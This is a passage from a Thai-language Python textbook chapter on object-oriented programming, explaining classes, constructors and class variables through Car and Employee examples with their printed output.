**ตัวดำเนินการ (Operation)** หรือความหมายเดียวกับเมธอด (Method) นั่นเอง เป็นวิธีในการควบคุมหรือสั่งงานพัฒนาระบบต่าง ๆ ของวัตถุ เพื่อตอบสนองต่อเหตุการณ์หรือคำสั่งตามที่เราต้องการ

**อินสแตนซ์ (Instance)** คือ วัตถุที่ใช้งานจริง ๆ ซึ่งถูกสร้างขึ้นในคลาสนั่น ๆ เช่น วัตถุที่ถูกสร้างจากคลาสรถยนต์ (Car Class) ก็จะเป็นอินสแตนซ์ของคลาสรถยนต์นั่นเอง


## บทที่ 11:- การเขียนโปรแกรมเชิงวัตถุ

การห่อหุ้มข้อมูล/การซ่อนข้อมูล (Encapsulation/Data hiding) คือ การห่อหุ้มข้อมูล โดยการรวมข้อมูลและฟังก์ชันเข้าไว้ในวัตถุเดียวและมีกลไกที่จะอนุญาตหรือไม่อนุญาตให้วัตถุอื่น ๆ สามารถเข้าถึงได้ แสดงในรูปที่ 11.2



รูปที่ 11.2 แสดงจัดระเบียบข้อมูลและฟังก์ชันให้อยู่ในวัตถุเดียวกัน

การสืบทอด (Inheritance) คือ คลาสมแม่หรือคลาสหลัก (Super Class) สามารถสืบทอดคุณสมบัติต่าง ๆ ไปยังคลาลูก (Sub Class) ได้ ซึ่งคลาลูกจะรับคุณสมบัติทุกอย่างมาจากคลาสแม่ และสามารถเพิ่มเติมคุณสมบัติใหม่เฉพาะตัวของตนเองเข้าไปได้ (เป็นการขยายลักษณะพิเศษหรือความสามารถของวัตถุชนิดใหม่) ดังรูปที่ 11.3




รูปที่ 11.3 แสดงคุณสมบัติการสืบทอดรถยนต์

จากรูปที่ 11.3 เป็นตัวอย่างของการสืบทอดคุณสมบัติจากคลาสรถยนต์ (Car Class) ซึ่งมีคุณสมบัติพื้นฐาน เช่น ระบบเกียร์ น้ำมันเชื้อเพลิง เครื่องยนต์ ระบบไฟฟ้า และมีความสามารถในการเคลื่อนที่ หยุด เร่ง เบรค

เป็นต้น เมื่อนำมาพิมพ์เขียวดังกล่าวมาขยายเป็นรายนั้นในส่วนตัว (Private Car) ก็จะได้รับคุณสมบัติพื้นฐานมาครบทั้งหมด แต่รายนั้นบุคคลสามารถเพิ่มเติมคุณสมบัติพิเศษอื่น ๆ เข้าไป เช่น สี ระบบปรักษาความปลอดภัย ระบบการล็อกประตู พื้นที่ใช้งาน เป็นต้น ต่อจากนั้นนำรายนั้นบุคคลมาเป็นต้นแบบ (Extend) โดยตัดเปล่งประสิทธิภาพ เพื่อให้เหมาะสมกับสภาพในปัจจุบัน คือ รถยนต์แบบ ECO Car โดยเพิ่มคุณสมบัติอื่น ๆ เข้าไปเพื่อให้เหมาะสมกับสภาพการใช้งาน เช่น ระบบเกียร์แบบอัตโนมัติ ระบบสแกนลายนิ้วมือ ระบบเบรคอัตโนมัติ เป็นต้น

การพ้องรูป (Polymorphism) คือ เป็นคุณสมบัติของวัตถุใหม่ที่เกิดจากวัตถุแม่ชนิดเดียวกัน มีความสามารถเหมือนคลาสแม่ แต่ผลลัพธ์การดำเนินงานไม่เหมือน คือ มีลักษณะเฉพาะตัว ดังรูปที่ 11.4



รูปที่ 11.4 แสดงคุณสมบัติการพ้องรูป

จากรูปที่ 11.4 แสดงความสามารถในการพ้องรูปของการพัฒนาโปรแกรมโดย OOP จากตัวอย่าง คลาสรถยนต์ (Car Class) เป็นคลาสแม่ที่สามารถเพิ่มความเร็วในการเคลื่อนที่ได้สูงสุด คือ 60 กิโลเมตรต่อชั่วโมง เมื่อนำคลาสตนแบบมาสร้างเป็นรถยนต์ส่วนบุคคล (Private) จะยังคงความสามารถในการวิ่งได้เหมือนคลาสแม่ แต่ทำความเร็วเพิ่มขึ้นอีก 40 กิโลเมตรต่อชั่วโมง (100 กิโลเมตรต่อชั่วโมง) และถ้านำแบบไปสร้างเป็นรถแข่ง (Racing) จะสามารถเพิ่มความเร็วได้ถึง 240 กิโลเมตรต่อชั่วโมง แต่ถ้านำต้นแบบมาสร้างเป็นรถยนต์สปอร์ตจะมีความเร็วสูงสุดถึง 430 กิโลเมตรต่อชั่วโมง จากตัวอย่างนี้แสดงให้เห็นการพ้องรูปในเรื่องของความสามารถเร็วของรถยนต์นั่นเอง

### บทที่ 11:- การเขียนโปรแกรมเชิงวัตถุ

**Class variable** คือ ตัวแปรที่สามารถใช้งานร่วมกัน (Share) ระหว่าง อินสแตนซ์และต่างอินสแตนซ์ได้ โดยตัวแปร Class variable จะถูกกำหนดขึ้น ภายในคลาสและอยู่นอกเมธอดของคลาส

**เมธอด (Method)** คือพังก์ชันชนิดหนึ่งที่ถูกสร้างขึ้นภายในคลาส เพื่อใช้ ดำเนินการกระทำที่ตอบสนองต่อเหตุการณ์ต่าง ๆ ของวัตถุ

**แอตทริบิวต์/พรอปเพอร์ตี้/ดาต้า (Attributes/Properties/Data)** คือ ตัวแปร ค่าคงที่ หรือ Class variable สำหรับเก็บข้อมูลที่มีความสัมพันธ์ กับคลาสและวัตถุอย่างภายในคลาส

**คอนสตรักเตอร์ (Constructor)** คือ เมธอดหรือพังก์ชันที่สร้างตัวเอง โดยอัตโนมัติเมื่อมีการสร้างวัตถุหรืออินสแตนซ์จากคลาส มีเป้าหมายเพื่อเป็น การกำหนดสภาพเดิมล้อมก่อนเริ่มต้นการทำงาน สำหรับไฟรอนมีชื่อเมธอด คือ `__init__()`

**ดีคอนสตรักเตอร์ (Deconstructor)** คือ เมธอดหรือพังก์ชันที่ทำงาน หลังจากมีการเรียกใช้คำสั่งลบวัตถุหรืออินสแตนซ์ (`del object`) มีเป้าหมาย เพื่อเป็นการเคลียร์ค่าตัวแปรต่าง ๆ ก่อนคืนหน่วยความจำให้กับระบบ ชื่อเมธอด คือ `__del__()`

**Overriding method/function** คือ เมธอดหรือพังก์ชันที่ มีชื่อ เหมือนกันกับเมธอดในคลาสแม่ และมีการดำเนินงานที่แตกต่างกัน

**Overloading method/function** คือ เมธอดหรือพังก์ชันที่ ชื่อ เหมือนกัน แต่สามารถแยกการทำงานของตัวเองได้โดยพังก์ชันด้วยອากิวเมนต์

**Overloading operator** ตัวดำเนินการที่ทำงานได้กับข้อมูลหลายชนิด

## 2. การเขียนโปรแกรมเชิงวัตถุด้วยไฟรอน

### การสร้างคลาส (Creating class)

การเขียนโปรแกรมเชิงวัตถุจะมองทุกสิ่งเป็นวัตถุ ดังนั้นก่อนที่จะสร้าง วัตถุใด ๆ ขึ้นมาจำเป็นต้องสร้างพิมพ์เขียวหรือคลาสขึ้นมาเสียก่อน (การสร้าง

คลาสจะเป็นกระบวนการเรียกของแนวคิดของการเขียนโปรแกรมเชิงวัตถุ)  
รูปแบบคำสั่งในการสร้างคลาสของภาษาไพธอนเขียนได้ดังนี้ คือ

```
class ClassName:  
    'Optional class documentation string'  
    class_suite
```

การประกาศคลาสจะใช้คีย์เวิร์ดคือ class ตามด้วยชื่อของคลาส และ<sup>ช่อง</sup> บีดท้ายด้วย : (Colon), 'Optional class documentation string' คือ<sup>ช่อง</sup> คำอธิบายเกี่ยวกับคุณลักษณะของคลาสที่สร้างขึ้น สามารถเข้าถึงคำอธิบาย<sup>ช่อง</sup> ดังกล่าวได้โดยใช้คำสั่ง className.\_\_doc\_\_ (คำอธิบายของคลาสอาจไม่มี<sup>ช่อง</sup> ก็ได้ : optional), class\_suite เป็นส่วนของคำสั่งและคุณสมบัติต่าง ๆ ที่อยู่<sup>ช่อง</sup> ภายใต้ในคลาส ประกอบไปด้วย สมาชิกของคลาส และทริบิวต์และเมธอดต่าง ๆ<sup>ช่อง</sup> เป็นต้น สำหรับตัวอย่างการสร้างคลาสแสดงในโปรแกรมที่ 11.1

### ตัวอย่างโปรแกรมที่ 11.1

```
1 # Creating car class(private attributes & methods)  
2 class Car:  
3     # attributes  
4     color = "No brand yet"  
5     brand = "No brand yet"  
6     number_of_seats = 4  
7     number_of_wheels = 4  
8     maxSpeed = 0  
9     registration_number = 0  
10  
11     def __init__(self, color, brand, number_of_seats, number_of_wheels, \  
12                     maxSpeed):  
13         self.color = color  
14         self.brand = brand  
15         self.number_of_seats = number_of_seats  
16         self.number_of_wheels = number_of_wheels  
17         self.maxSpeed = maxSpeed  
18         self.registration_number += 1  
19
```

```

20     # methods
21     def setColor(self,x):
22         self.Color = x
23
24     def setBrand(self,x):
25         self.brand = x
26
27     def setNumberOfSeats(self,x):
28         self.number_of_seats = x
29
30     def setNumberOfWeels(self,x):
31         self.number_of_wheels = x
32
33     def setMaxSpeed(self,x):
34         self.maxSpeed = x
35
36     def printData(self):
37         print("The color of this car is :", self.color)
38         print("The car was manufactured by :", self.brand)
39         print("The number of seats is :", self.number_of_seats, "seats.")
40         print("The number of wheels is :", self.number_of_wheels, "wheels.")
41         print("The maximum speed is :", self.maxSpeed, "km/h.")
42         print("The registration number is :", self.registration_number)
43

```

```

44 # Creating instance and use it
45 car1 = Car('red','Toyota',4,4,150)
46 car1.printData()
47 car1.color = 'Blue'
48 car1.printData()
49 car2 = Car('Yello','Honda',4,4,170)
50 car2.printData()

```

```

The color of this car is : red
The car was manufactured by : Toyota
The number of seats is : 4 seats.
The number of wheels is : 4 wheels.
The maximum speed is : 150 km/h.
The registration number is : 1
The color of this car is : Blue
The car was manufactured by : Toyota
The number of seats is : 4 seats.
The number of wheels is : 4 wheels.
The maximum speed is : 150 km/h.
The registration number is : 1
The color of this car is : Yello
The car was manufactured by : Honda
The number of seats is : 4 seats.
The number of wheels is : 4 wheels.
The maximum speed is : 170 km/h.
The registration number is : 1
>>>

```


จากโปรแกรมที่ 11.1 แสดงการประกาศคลาสรถยนต์ชื่อ Car (บรรทัดที่ 2) โดยมีแอ็ตทริบิวต์ 6 ตัว (บรรทัดที่ 3–9) ประกอบด้วย color (สีของรถตัว) ไม่กำหนดค่าเริ่มต้น, brand (รุ่นหรือยี่ห้อ) ไม่กำหนดค่าเริ่มต้น, number\_of\_seats (จำนวนที่นั่ง) ค่าเริ่มต้นเท่ากับ 4, number\_of\_wheels (จำนวนล้อ) เท่ากับ 4, maxSpeed (ความเร็วสูงสุด) เท่ากับ 0 และ registration\_number (ซึ่งเป็นการลงทะเบียนรถยนต์ที่สร้างไว้ โดยจะถูกเพิ่มค่าครึ่งละ 1 ทุกครั้งเมื่อมีการสร้างอินสแตนซ์ขึ้นใหม่) เท่ากับ 0 ตามลำดับ ตอนไปโปรแกรมจะทำการกำหนดค่าเริ่มต้นสำหรับตัวแปรต่าง ๆ (บรรทัดที่ 11) ด้วยเมธอดคอนสตรักเตอร์ \_\_init\_\_() โดยนำอาร์กิวเมนต์ที่รับเข้ามากำหนดให้กับตัวแปรที่ประกาศไว้ การอ้างถึงตัวแปรในคลาสจะต้องขึ้นต้นด้วยคำว่า self นำหน้า เช่น self.color ซึ่งหมายถึงตัวแปรนี้ จะถูกใช้งานภายใต้ อินสแตนซ์เดียวกันทุกตัว ไม่สามารถใช้งานร่วมกับอินสแตนซ์อื่น ๆ ได้ เมธอดนี้จะทำงานเพียงครั้งเดียวเท่านั้นขณะสร้างอินสแตนซ์ของคลาส Car

ลำดับถัดไปโปรแกรมจะสร้างเมธอดชื่อ setColor (บรรทัดที่ 20) ซึ่งทำหน้าที่กำหนดค่าสีให้กับตัวแปร color โดยมีพารามิเตอร์ที่ใช้งาน 2 ตัวคือ self และ x ซึ่ง self คือ การอ้างถึงตัวเอง (ซึ่งมูล값อยู่ในอินสแตนซ์ของตัวเอง) และ x คือ สีของรถยนต์ที่ต้องการกำหนด (เมื่อเรียกใช้งานเมธอดนี้ไม่ต้องส่งค่าให้กับพารามิเตอร์ self) ในคลาส Car มีหลายเมธอดที่ทำหน้าที่กำหนดค่าให้กับตัวแปรต่าง ๆ ดังนี้ คือ กำหนดโดยอัตโนมัติ setBrand (บรรทัดที่ 24), จำนวนที่นั่ง setSeats (บรรทัดที่ 27), จำนวนล้อ setWheels (บรรทัดที่ 30), ความเร็วสูงสุดที่สามารถทำความเร็วได้ setMaxSpeed (บรรทัดที่ 33) และแสดงข้อมูลรถยนต์ทั้งหมด printData (บรรทัดที่ 36)

เมื่อต้องการใช้งานคลาสดังกล่าวจะต้องทำการสร้างอินสแตนซ์ (บรรทัดที่ 45) ขึ้นก่อน (ซึ่งจะอธิบายอย่างละเอียดในหัวข้อถัดไป) พร้อมกับสั่งค่า อาร์กิวเมนต์ให้กับคอนสตรักเตอร์อย่างเหมาะสม เช่น car1 = Car('red', 'Toyota', 4, 4, 150) เมื่อสร้างอินสแตนซ์แล้ว จะใช้อินสแตนซ์ที่สร้างขึ้นเรียกใช้งานแอ็ตทริบิวต์และเมธอดที่ประกาศไว้ในคลาสได้ เช่น car.color = 'blue' หรือ car.setColor('Blue') เป็นต้น จากตัวอย่างโปรแกรมนี้ให้สังเกตว่า ตัวแปร registration\_number มีค่าเท่ากับ 1 ตลอดเวลาไม่เปลี่ยนแปลง ซึ่งในความเป็นจริงเมื่อมีการสร้างอินสแตนซ์ใหม่ทุก ๆ ครั้ง ค่าดังกล่าวควรจะ

## บทที่ 11:- การเขียนโปรแกรมเชิงวัตถุ

เพิ่มขึ้นไปตามจำนวนของรถยนต์ที่ถูกสร้างขึ้น (มีหมายเลขทะเบียนรถที่ไม่ซ้ำกัน) ทั้งนี้เป็นเพราะว่าตัวแปรดังกล่าวมีขอบเขตการใช้งานเฉพาะในอินสแตนซ์ของตนเองเท่านั้น จะนั่นการเพิ่มค่า `registration_number` ในเมธอดคอนสตรักเตอร์ `__init__` จึงไม่มีผลกับการสร้างอินสแตนซ์ใหม่ แสดงในรูปที่ 11.5



รูปที่ 11.5 แสดงการสร้างอินสแตนซ์รถยนต์ Toyota และ Honda



แอ็ตทริบิวต์ (Attribute) และคุณสมบัติ (Property) มีความหมายเดียวกัน ส่วนฟังก์ชัน (Function) เมธอด (Method) หรือ พฤติกรรม (Behavior) มีความหมายไปในทำนองเดียวกัน การอธิบายในเชิงทฤษฎีนิยมใช้ คุณสมบัติ และ พฤติกรรมมากกว่า ส่วนในทางปฏิบัตินิยมใช้ แอ็ตทริบิวต์ และ เมธอดแทน

โปรแกรมตัวอย่างที่ 11.1 เป็นการสร้างคลาสที่ใช้แอ็ตทริบิวต์ชนิดโอล寇ล (Local) เท่านั้น คือสามารถใช้งานเฉพาะภายในอินสแตนซ์เดียวกันเท่านั้น ไม่สามารถใช้ข้ามอินสแตนซ์ได้ ดังนั้นในโปรแกรมที่ 11.2 และรูปที่ 11.6 จะแสดงการประกาศแอ็ตทริบิวต์ชนิด Variable class ซึ่งเป็นตัวแปรที่สามารถใช้งานร่วมกันระหว่างอินสแตนซ์ที่สร้างจากคลาสเดียวกัน

### ตัวอย่างโปรแกรมที่ 11.2

```

1 # Creating Car class(Class variable)
2 class Car:
3     # attributes
4     color = "No brand yet"
5     brand = "No brand yet"
6     number_of_seats = 4
7     number_of_wheels = 4
8     maxSpeed = 0
9     registration_number = 0
10

```

```

11     def __init__(self, color, brand, number_of_seats, \
12                     number_of_wheels, maxSpeed):
13         self.color = color
14         self.brand = brand
15         self.number_of_seats = number_of_seats
16         self.number_of_wheels = number_of_wheels
17         self.maxSpeed = maxSpeed
18         Car.registration_number += 1
19

```

```

20     # methods
21     def printData(self):
22         print("The color of this car is :", self.color)
23         print("The car was manufactured by :", self.brand)
24         print("The number of seats is :", self.number_of_seats, "seats.")
25         print("The number of wheels is :", self.number_of_wheels, "wheels.")
26         print("The maximum speed is :", self.maxSpeed, "km/h.")
27         print("The registration number is :", self.registration_number)
28
29 # Creating instance and use it
30 car1 = Car('red', 'Toyota', 4, 4, 150)
31 car1.printData()
32 car2 = Car('Yellow', 'Honda', 4, 4, 170)
33 car2.printData()

```


## บทที่ 11:- การเขียนโปรแกรมเชิงวัตถุ

```

The color of this car is : red
The car was manufactured by : Toyota
The number of seats is : 4 seats.
The number of wheels is : 4 wheels.
The maximum speed is : 150 km/h.
The registration number is : 1
The color of this car is : Yello
The car was manufactured by : Honda
The number of seats is : 4 seats.
The number of wheels is : 4 wheels.
The maximum speed is : 170 km/h.
The registration number is : 2
>>>


```

จากตัวอย่างโปรแกรมที่ 11.2 มีความต่างใจให้ตัวแปร registration\_number เป็นชนิด Class variable (บรรทัดที่ 9) ซึ่งเมื่อพิจารณาคร่าวๆ แล้ว เหมือนกับตัวแปรชื่อรูปแบบตัวอักษรที่ไม่ได้มีความพิเศษแตกต่างจากตัวแปรอื่นๆ เช่น color หรือ brand เป็นต้น แต่เมื่อสร้างอินสแตนซ์ เมื่อต้องการเพิ่มนคุณสมบัติของตัวแปร registration\_number เป็นตัวแปรชนิด Class variable โดยใช้การอ้างอิงคลาส Car และ self (บรรทัดที่ 18) เช่น Car.registration\_number += 1 เมื่อสร้างอินสแตนซ์ตัวแรกจะทำให้ตัวแปร registration\_number เพิ่มค่าจาก 0 เป็น 1 (บรรทัดที่ 30) และเมื่อสร้างอินสแตนซ์ที่สอง ค่าในตัวแปร registration\_number จะเพิ่มเป็น 2 (บรรทัดที่ 32) ดังแสดงในรูปที่ 11.6 เป็นภาพของการสร้างอินสแตนซ์ Car1 และ Car2 ส่งผลให้ตัวแปร registration\_number เพิ่มค่าเป็น 2 (เหมือนสร้างรูปแบบมาแล้ว 2 คันหรือเลขทะเบียนรถยกตัวไปซ้ำกัน 2 หมายเลขหนึ่นเอง)



รูปที่ 11.6 แสดงการใช้งานตัวแปร Class variable (registertion\_number)

เพื่อให้เห็นภาพการสร้างคลาสและการใช้งานตัวแปรให้ชัดเจนขึ้น ผู้เขียนจะขอยกตัวอย่างการสร้างคลาสพนักงาน (Employee) อีกสักตัวอย่างดังรูปที่ 11.7 และโปรแกรมตัวอย่างที่ 11.3



รูปที่ 11.7 แสดงการสร้างอินสแตนซ์พนักงานสำหรับ John และ Lisa

ตัวอย่างโปรแกรมที่ 11.3

```

1 # Creating instance objects of Employee class
2 class Employee:
3     'To declare super class Employee for all employee'
4     empCount = 0
5
6     def __init__(self, name, salary):
7         self.name = name
8         self.salary = salary
9         Employee.empCount += 1
10
11    def displayCount(self):
12        print ("Total Employee =%d" % Employee.empCount)
13
14    def displayEmployee(self):
15        print ("Name : ", self.name, " , Salary: ", self.salary)
16
17 #Creating instance objects
18 employee1 = Employee("John", 25000)
19 employee2 = Employee("Lisa", 20000)
20 employee1.displayEmployee()
21 employee2.displayEmployee()
22 employee1.displayCount()

```

```

Name : John , Salary: 25000
Name : Lisa , Salary: 20000
Total Employee =2
>>>

```

จากตัวอย่างโปรแกรมที่ 11.3 แสดงการสร้างคลาสพนักงาน (Employee) เริ่มจากประกาศว่าเป็น class ชื่อ Employee (บรรทัดที่ 2) ในบรรทัดถัดมาเป็นการเขียนคำอธิบายเกี่ยวกับคลาสที่สร้างว่ามีหน้าที่อย่างไร (บรรทัดที่ 3) บรรทัดต่อไปเป็นการประกาศตัวแปรชนิด Class variable (บรรทัดที่ 4) ชื่อ empCount ซึ่งเป็นตัวแปรที่ใช้นับจำนวนของพนักงาน ทั้งหมด โดยตัวแปรดังกล่าวจะใช้งานร่วมกันระหว่างอินสแตนซ์ที่สร้างจากคลาสพนักงาน บรรทัดถัดไปเป็นเมธอดพิเศษ (บรรทัดที่ 6) ที่เรียกว่า คอนสตรัคเตอร์ (Constructor) ชื่อว่า \_\_init\_\_() ทำหน้าที่กำหนดค่าเริ่มต้นเพื่อเตรียมความพร้อมสำหรับคลาสพนักงาน เมธอดดังกล่าวจะทำงานเมื่อมีการสร้างอินสแตนซ์ใหม่จากคลาสพนักงาน เมธอดนี้มีพารามิเตอร์ 3 ตัวคือ self,

name และ salary โดย self หมายถึงตัวคลาสพนักงานเอง (ชีตัวเอง) ผู้เขียนโปรแกรมไม่จำเป็นต้องส่งค่าอาร์กิวเมนต์ให้กับ self เข้ามายังเมธอดคอนสตรัคเตอร์ ตัวแปร name คือ ชื่อพนักงาน และ salary คือเงินเดือนของพนักงาน เมื่อจะใช้

การประกาศเมธอดในไฟล์จะประกาศเหมือนการประกาศฟังก์ชันตามที่ได้เคยศึกษามาในบทก่อน ๆ อาร์กิวเมนต์ที่ส่งเข้ามายังคอนสตรัคเตอร์จะถูกกำหนดให้กับตัวแปร name (การใช้งานตัวแปรในคอนสตรัคเตอร์ต้องอ้างด้วย self ก่อนเสมอ) คือ self.name = name เช่นเดียวกับ salary แต่มีข้อสังเกตว่าการอ้างถึงตัวแปร empCount จะอ้างชื่อคลาสก่อน ไม่ใช่ self ทั้งนี้เพราะว่า คีย์เวิร์ด self หมายถึง ข้อมูลภายในขอบเขตของเมธอดเท่านั้น แต่ถ้าต้องการอ้างไปยังตัวแปรนอกเมธอดที่เป็นตัวแปรชนิด Class variable ต้องอ้างชื่อคลาสก่อน คือ Employee.empCount ตัวแปรนี้จะเก็บจำนวนของพนักงานเมื่อมีการสร้างอินสแตนซ์ใหม่ทุก ๆ ครั้ง (คล้ายกับการรับพนักงานใหม่เข้ามาในบริษัท ถ้ามีการสร้างอินสแตนซ์ 3 อินสแตนซ์ จะทำให้ค่า empCount = 3)

บรรทัดด้านล่าง (บรรทัดที่ 11) เป็นเมธอด DisplayCount โดยมีพารามิเตอร์ self ตัวเดียวเท่านั้น สำหรับหน้าที่ของเมธอดนี้ คือ พิมพ์จำนวนสมาชิกทั้งหมดของพนักงานและเมธอด DisplyEmployee (บรรทัดที่ 14) จะพิมพ์ชื่อพร้อมกับเงินเดือนทั้งหมดของพนักงาน จากนั้นโปรแกรมจะสร้างอินสแตนซ์ employee1 ชื่อ John และรับเงินเดือนเท่ากับ 25,000 ส่วน employee2 คือ Lisa และได้รับเงินเดือน 20,000 ตามลำดับ



การตั้งชื่อเพิ่ม ควรตั้งให้ตรงกับชื่อคลาสที่สร้างขึ้น เช่น คลาส Employee ควรตั้งชื่อเพิ่มเป็น Employee.py

### การสร้างอินสแตนซ์ของวัตถุ (Creating instance objects)

